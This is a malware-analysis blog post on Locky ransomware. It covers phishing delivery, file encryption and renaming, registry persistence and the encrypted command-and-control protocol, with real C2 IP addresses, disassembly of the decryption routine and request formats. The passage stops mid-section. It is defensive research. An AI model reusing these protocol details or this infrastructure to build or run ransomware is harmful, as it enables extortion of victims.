

Look Into Locky Ransomware

blog.malwarebytes.com/threat-analysis/2016/03/look-into-locky/

hasherezade

March 1, 2016




Locky is a new ransomware that has been released (most probably) by the Dridex gang ([source](#)). Not surprisingly, it is well prepared, which means that the threat actor behind it has invested sufficient resources for it, including its mature infrastructure. Let's take a look.

Analyzed samples

- [7a23368ee84781d7584e058a9922f324](#)
payload: [74dde1905eff75cf3328832988a785de](#) <- main focus of this analysis
- [d9df60c24ceca5c4d623ff48ccd4e9b9](#)
- [e7aad826559c8448cd8ba9f53f401182](#)

Behavioral analysis


Locky is usually delivered via downloader in MS Office document (i.e. DOC) or JavaScript – e-mail attachment in a phishing campaign. The payload is a 32-bit Windows executable, containing the malicious core packed in a crypter/dropper (they are various, with various icons).



After being deployed it disappears and runs its dropped copy (renamed to **svchost.exe**) from the **%TEMP%** folder.


Encryption process

Files that have been encrypted are fully renamed. The beginning of the name (first 16 characters) is the unique ID of the victim. Then comes the ID of the file and the extension **.locky** that is typical for this ransomware.




The encrypted content has a high level of entropy and no patterns are visible.

Below: visualization of raw bytes of **square.bmp**. Left: unencrypted, right: encrypted.



After executing, Locky displays the ransom note in text and bitmap forms, setting the latter as the affected user's wallpaper.




Text is localized to the language detected in the system. Translation looks professional enough (not from the auto translator), which may indicate that the threat actors target multiple countries – and prepared about this particular detail well. See sample translations (Polish, Spanish) [here](#).


Registry keys

Looking at the registry we can find that a few elements have been added.


Key in autorun, to start the malware automatically after the system restart:



Data specific to the victim – individual ID, public RSA key and text of the ransom note to be displayed:




Public key stored in the registry:



Website for the victim

Each Locky victim has a Web page that can be accessed via Tor. These pages contain further instructions to the victim and support for managing payments.



Network communication

Locky communicates with the CnC, but it is difficult to analyze it via simple sniffing tools because full communication is encrypted:

```
Follow TCP Stream

Stream Content

POST /main.php HTTP/1.1
Host: 188.138.88.184
Content-Length: 100
Connection: Keep-Alive
Cache-Control: no-cache

^P;..d....+...'.z.....k.<g..i\j)...BL.....M.....k.S<..Z..Z`...D?.h..Ic>@.8M..
{....8N.....}HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Feb 2016 00:25:21 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 292
Connection: keep-alive
Vary: Accept-Encoding

...4....@....K....x.kt...o....:....t..?.n(..U....zd./..F...F..}j/
[....FudI..Xv"....D..0.Dw\...]-..b$...
...$r.....[r.'x.t*.$...z..hB.....Q.H..
+V...!.....<.BS....g.5.n.jc..9....M..S.HV&_s.....e..i)..A>..y.Mk...>OK.M...mI.<Q[..7.
\..4.x...C7..%X..N..(Xh..Cz2[#...uS.`*k2g.v.....POST /main.php HTTP/1.1
Host: 188.138.88.184
Content-Length: 55
Connection: Keep-Alive
Cache-Control: no-cache

%{....j`k..@.B:w.L..v)..w.....7..v.....0..?....(.,Cj...HTTP/1.1 200 OK
Server: nginx
Date: Wed, 24 Feb 2016 00:25:21 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 1130
Connection: keep-alive
Vary: Accept-Encoding

q..G%i1...uMn@E2.{p.[4....>....?.....-...Y.G.G...~!1.`...[o...[.....=..
ZD..UT....M.e..a)..m..`cT..}Gi..lWlf.p.T.....R.5....r..N.....a..]
.6*G..
.S.n).A.....uu..wuX....(.....eq....#
.L.
```

More about the protocol can be learned by reading the code...

Inside

Every sample of Locky comes packed in some crypter, so the code is unreadable at first.

```

.text:004024E8 dd offset word_40F1AE
.text:004024EC dd offset word_40F1AE
.text:004024F0 dd offset word_40F1AE
.text:004024F4 dd offset word_40F1AE
.text:004024F8 dd offset word_40F1AE
.text:004024FC dd offset word_40F1AE
.text:00402500 ; [00000001 BYTES: COLLAPSED FUNCTION nullsub_1. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:00402501 db 1, 2 dup(2)
.text:00402504 dd 1000002h, 2010002h, 10001h, 10100h, 1000101h, 1020202h
.text:00402504 dd 2020202h, 1010002h, 2010201h
.text:00402528 db 2
.text:00402529
.text:00402529 ; ===== S U B R O U T I N E =====
.text:00402529
.text:00402529 sub_402529 proc near ; CODE XREF: start:lp
.text:00402529 lea esp, [esp+4]
.text:0040252D jmp sub_401E5D
.text:0040252D sub_402529 endp ; sp-analysis failed
.text:0040252D
.text:00402532 ; -----
.text:00402532 word_402532 dw 7401h ; DATA XREF: .data:00415180:lo
.text:00402534 dd 0C0E8EC8Bh, 0E82D34h, 200F120h, 14C08374h, 0FFB93CE7h
.text:00402534 dd 4FF3F5Dh, 20C3FCAAh, 3D750065h, 1E8F010h, 39246D60h
.text:00402534 dd 458B4500h, 0E820FA3h, 808BF053h, 8B6C3030h, 54352F5Bh
.text:00402534 dd 293000C5h, 306E06E0h, 32060065h, 8DC000Ah, 186AB0C0h
.text:00402534 dd 541400h, 0A2794E0Fh, 6F560050h, 7204360Ah, 8100B529h
.text:00402534 dd 80F18314h, 66127418h, 0B1290851h, 0F2568D69h, 430020h
.text:00402534 dd 81028C4h, 756D00ECh, 3F010000h, 0C1A12D76h, 50BBB3B2h
.text:00402534 dd 6531145h, 897112E8h, 2C70BF40h, 392B8303h, 0CBF07D8Bh

```

However, the core itself is not that obfuscated. After unpacking the outer layer of its defense, we can see valid strings and function calls. They give some explanation to the unreadable network capture. The RSA key as well as the ransom note are fetched from the server by a HTTP based protocol. The current sample comes with a list of 3 IP addresses.

00393ACC	84C0	TEST AL, AL	
00393ACE	0F84 94000000	JE Locky_du.00393B68	
00393AD4	BE 00273000	MOV ESI, Locky_du.003A27D0	ASCII "31.41.47.37,188.138.88.184,85.25.138.187"
00393AD9	8BC6	MOV EAX, ESI	
00393ADB	C745 D0 0F000000	MOV DWORD PTR SS:[EBP-0x30], 0xF	
00393AE2	895D CC	MOV DWORD PTR SS:[EBP-0x34], EBX	
00393AE5	885D BC	MOV BYTE PTR SS:[EBP-0x44], BL	
00393AE8	8D78 01	LEA EDI, DWORD PTR DS:[EAX+0x1]	
00393AEB	8A08	MOV CL, BYTE PTR DS:[EAX]	
00393AED	40	INC EAX	kernel32.BaseThreadInitThunk
00393AEE	3ACB	CMPL, BL	
00393AF0	75 F9	JNZ SHORT Locky_du.00393AEB	

- 31.41.47.37
- 188.138.88.184
- 85.25.138.187

Additionally it makes use of DGA – Domain Generation Algorithm (more described [here](#)).

Communication protocol

Locky’s communication protocol is pretty simple: it consists of a POST request with parameters in a typical *key=value* format. However, as mentioned before, they are not sent by an open text, but wrapped and encrypted. First, the request is prepared and it’s parameters are filled. Then its MD5 is calculated. Both elements are concatenated and encrypted together.

Example of wrapped request (before encryption):

Address	Hex dump	ASCII
011D1488	8B F1 42 5F CB 98 C7 49 A7 0E 8F B0 FD 47 CC 23	0'B 75512#C#XGIF#
011D1498	69 64 3D 22 46 41 34 37 45 32 36 38 30 31 37 39	ld=2FA47E2680179
011D14A8	31 42 30 26 61 63 74 3D 67 65 74 68 65 79 26 61	1B0&act=getkey&a
011D14B8	66 66 69 64 3D 31 26 6C 61 6E 67 3D 65 73 26 63	ffid=1&lang=es&c
011D14C8	6F 72 70 30 26 73 65 72 76 3D 30 26 6F 73 3D	orp=0&serv=0&os=
011D14D8	57 69 6E 64 6F 77 73 28 37 26 73 70 3D 31 26 78	Windows+7&sp=1&x
011D14E8	36 34 3D 30 00 00 50 53 4D 6F 64 75 6C 65 50 61	64=0,.PSModu LePa

MD5 of content
content

Similarly, when the response comes, first it gets decrypted, then its MD5 is validated – and if it passed the validation then it is parsed.

Example of received response (encrypted):

```

01316487 . . . PUSH EAX
01316488 . . . PUSH EDI
01316489 . . . CALL DWORD PTR DS:[&wininet.InternetReadFile] wininet.InternetReadFile
0131648F . . . TEST EAX, EAX
01316491 . . . JE SHORT svchost.013164C7

```

EAX=00000001

Address	Hex dump	ASCII
003B1500	A8 B8 B0 B0 22 C1 19 0B 4C 1A A2 5D 0D F6 20 8D	ES: [003B1500] = A8 B8 B0 B0 22 C1 19 0B 4C 1A A2 5D 0D F6 20 8D
003B1510	B4 89 4F FA FA 9F E7 0B 13 89 6E 9E 8F AC 3E AB	EB: [003B1510] = B4 89 4F FA FA 9F E7 0B 13 89 6E 9E 8F AC 3E AB
003B1520	98 08 89 D9 7B E4 27 C1 B7 AE 25 21 10 53 14 1A	EB: [003B1520] = 98 08 89 D9 7B E4 27 C1 B7 AE 25 21 10 53 14 1A
003B1530	26 50 04 A3 9F 05 2C BE FE 6E D7 F1 7F 6E 1A A4	EB: [003B1530] = 26 50 04 A3 9F 05 2C BE FE 6E D7 F1 7F 6E 1A A4
003B1540	26 BF 34 FE 70 CA E6 4A 0B F9 93 78 55 76 CC 75	EB: [003B1540] = 26 BF 34 FE 70 CA E6 4A 0B F9 93 78 55 76 CC 75
003B1550	11 F3 A4 9F 08 D8 84 50 3B D8 60 2F F6 77 B3 5D	EB: [003B1550] = 11 F3 A4 9F 08 D8 84 50 3B D8 60 2F F6 77 B3 5D
003B1560	07 07 85 E8 8B 6E 55 80 1F 2B A6 89 C7 A9 3F 73	EB: [003B1560] = 07 07 85 E8 8B 6E 55 80 1F 2B A6 89 C7 A9 3F 73
003B1570	05 C4 FA B3 83 62 86 6F ED 0D A0 17 F8 05 E4 64	EB: [003B1570] = 05 C4 FA B3 83 62 86 6F ED 0D A0 17 F8 05 E4 64
003B1580	23 35 EE 8F A9 43 30 01 82 15 49 78 EE 44 EA AE	EB: [003B1580] = 23 35 EE 8F A9 43 30 01 82 15 49 78 EE 44 EA AE
003B1590	A0 C6 AF 06 75 62 84 52 11 79 0C A6 EB B3 CC B4	EB: [003B1590] = A0 C6 AF 06 75 62 84 52 11 79 0C A6 EB B3 CC B4
003B15A0	02 E4 B5 35 EB F8 59 EA F4 E1 1D 42 77 FD 82 9E	EB: [003B15A0] = 02 E4 B5 35 EB F8 59 EA F4 E1 1D 42 77 FD 82 9E
003B15B0	86 7C 9E B0 3E 9A 8A DA 4F E2 58 80 FB 92 11 05	EB: [003B15B0] = 86 7C 9E B0 3E 9A 8A DA 4F E2 58 80 FB 92 11 05
003B15C0	03 04 11 4D CC FF 33 A2 81 0E 1E 86 8F 73 04 35	EB: [003B15C0] = 03 04 11 4D CC FF 33 A2 81 0E 1E 86 8F 73 04 35
003B15D0	D1 49 64 4C AE 96 C3 FA BC 5D 06 C5 75 18 6A 50	EB: [003B15D0] = D1 49 64 4C AE 96 C3 FA BC 5D 06 C5 75 18 6A 50
003B15E0	15 E6 80 2F C4 66 FF 10 ED 43 23 58 F3 34 3D BE	EB: [003B15E0] = 15 E6 80 2F C4 66 FF 10 ED 43 23 58 F3 34 3D BE
003B15F0	51 05 E2 9C 25 FE 62 89 09 7F AF 41 61 EF 93 B0	EB: [003B15F0] = 51 05 E2 9C 25 FE 62 89 09 7F AF 41 61 EF 93 B0
003B1600	10 B3 E6 17 D0 83 2F D4 83 E4 68 46 80 BF 94 A2	EB: [003B1600] = 10 B3 E6 17 D0 83 2F D4 83 E4 68 46 80 BF 94 A2
003B1610	A0 F9 45 A5 1B 7A 92 38 46 44 3D BE A3 23 8D 1C	EB: [003B1610] = A0 F9 45 A5 1B 7A 92 38 46 44 3D BE A3 23 8D 1C
003B1620	55 DE 30 F3 00 74 20 56 69 73 75 61 6C 20 53 74	EB: [003B1620] = 55 DE 30 F3 00 74 20 56 69 73 75 61 6C 20 53 74

Decrypting:

```

01316A8B > XOR ECX, ECX
01316A8D . . . MOV EDX, 0xAFF49754
01316A92 > CMP ECX, [LOCAL.10]
01316A95 . . . JNB SHORT svchost.01316ADB
01316A97 . . . MOV EAX, [LOCAL.14]
01316A9A . . . CMP [LOCAL.9], EDI
01316A9D . . . JNB SHORT svchost.01316AA2
01316A9F . . . LEA EAX, [LOCAL.14]
01316AA2 > MOVZX EAX, BYTE PTR DS:[EAX+ECX]
01316AA6 . . . MOV ESI, EDX
01316AA8 . . . ROL ESI, 0x3
01316AAB . . . SUB EAX, ECX
01316AAD . . . SUB EAX, ESI
01316AAF . . . MOV ESI, [LOCAL.14]
01316AB2 . . . AND EAX, 0xFF
01316AB7 . . . CMP [LOCAL.9], EDI
01316ABA . . . JNB SHORT svchost.01316ABF
01316ABC . . . LEA ESI, [LOCAL.14]
01316ABF > MOV BYTE PTR DS:[ESI+ECX], AL
01316AC2 . . . MOVZX EAX, AL
01316AC5 . . . ROR EAX, 0xB
01316AC8 . . . MOV ESI, EDX
01316ACA . . . ROL ESI, 0x5
01316ACD . . . XOR EAX, ESI
01316ACF . . . XOR EAX, ECX
01316AD1 . . . LEA EDX, DWORD PTR DS:[EDX+EAX+0xB834F2D1]
01316AD8 . . . INC ECX
01316AD9 . . . JMP SHORT svchost.01316A92
01316ADB > PUSH EDI
01316ADC . . . PUSH 0x0

```

DS:[003B1500]=A8
EAX=003B1500
Jump from 01316A9D

Address	Hex dump	ASCII
003B1500	A8 B8 B0 B0 22 C1 19 0B 4C 1A A2 5D 0D F6 20 8D	ES: [003B1500] = A8 B8 B0 B0 22 C1 19 0B 4C 1A A2 5D 0D F6 20 8D
003B1510	B4 89 4F FA FA 9F E7 0B 13 89 6E 9E 8F AC 3E AB	EB: [003B1510] = B4 89 4F FA FA 9F E7 0B 13 89 6E 9E 8F AC 3E AB
003B1520	98 08 89 D9 7B E4 27 C1 B7 AE 25 21 10 53 14 1A	EB: [003B1520] = 98 08 89 D9 7B E4 27 C1 B7 AE 25 21 10 53 14 1A

Decrypted response turns out to be an RSA key prompted by its hash:

Address	Hex dump	ASCII
003B1500	03 E4 EE 58 8F D9 4D 9C 47 97 98 78 5D 03 EC 29	03...A...RSA1...
003B1510	06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00	0.0.AG+Or+FSr5d
003B1520	01 00 01 00 41 47 C5 27 4F 72 2B 46 53 C9 35 64	PrP:/0 e!!0&#
003B1530	5F 96 DA 96 3A 7E 2F F2 99 06 BA 9C 13 99 BE 88	00qApfuh!t.XA#2s2
003B1540	44 02 71 8E CB 9A E5 7C C3 0C 58 41 BF 32 73 8D	Ys#housR+r%abE
003B1550	59 24 03 FD 68 87 79 AD E3 1B C9 84 25 C7 E1 90	l#s#f%\$_#2t.#0&
003B1560	96 DF F5 03 CE 25 E7 5F 08 EF 8D 74 0C D1 D0 3C	Ko#2%_SE#&J"8#u
003B1570	0B 4B 70 10 BD 25 16 98 03 BC 26 4A 22 F5 BC FB	dei?%.2)+0.PUIj"
003B1580	86 65 A1 3F 25 0A BD 70 F6 30 07 50 55 49 B9 F1	rseE0lC+setzJM#a
003B1590	BF AD 89 45 DE 6C AC C5 98 89 74 7A 4A 4D 05 A0	?I? 00&ANL2LF&AA
003B15A0	21 49 3F B3 03 EB A2 A0 D5 91 8D 9D 46 83 B6 A4	#L# z1jBCL&#Kas
003B15B0	04 95 E5 FF AB 31 6A 42 91 95 26 EF CA 9D A5 F5	-sL-_-A#8pi
003B15C0	97 60 A7 4C A1 85 A2 2C C2 11 C8 E6 70 B9 E7 02	->thU0Zt>>J
003B15D0	2D 0C 98 86 68 D9 DB 8F 96 9D 98 D7 4A 60 99 74	rH2IM02'uaifide+
003B15E0	72 48 B4 8D A1 E3 0B BD FA 9A AB D6 E4 86 A9 06	r_s#S#Ci i<<(0cuX
003B15F0	BF F2 AD FD F5 12 AC D7 D6 08 AE 92 E2 63 81 9E	+0&#j+KnA+?/+i
003B1600	F6 CF FE D0 6A 18 4B 6E C6 C1 AA 3F 2F 1B D9 A1	"#a":r#pRu i#ArU
003B1610	F3 F3 84 EF FE 3B DA 04 E1 E8 A3 D6 C8 B5 CB 56	"s".t Uisual St
003B1620	F9 73 F3 C3 00 74 20 56 69 73 75 61 6C 20 53 74	

MDS of content
content (RSA key)

Locky uses 3 commands (identified by the key **act**):

- getkey
- gettext
- stats

We have explained the actions in further detail below.

[getkey] Initial registration and fetching the RSA key:

```
id=[16]&act=getkey&affid=1&lang=[2:lang]&corp=[0-1]&serv=[0-1]&os=[Windows name]&sp=[num]&x64=[0-1]
```

Unique user **ID** is 16 byte long hexadecimal string, created locally (pseudocode):

```
win_dir = GetWindowsDirectory
mount_point_name = GetVolumeNameForVolumeMountPoint(win_dir)
GUID = get_GUID(mount_point_name)
md5sum = MD5(GUID)
id = md5sum.uppercase().substr(0,16)
```

After that follows:

Language: obtained by functions: GetLocaleInfo , GetUserDefaultUILanguage. System info – fetched by GetVersionEx and GetSystemMetrics(SM_SERVERR2) and translated to the built in lists. IsWow64Process is used to identify if the system is 64bit.

[gettext] Fetching the ransom text:

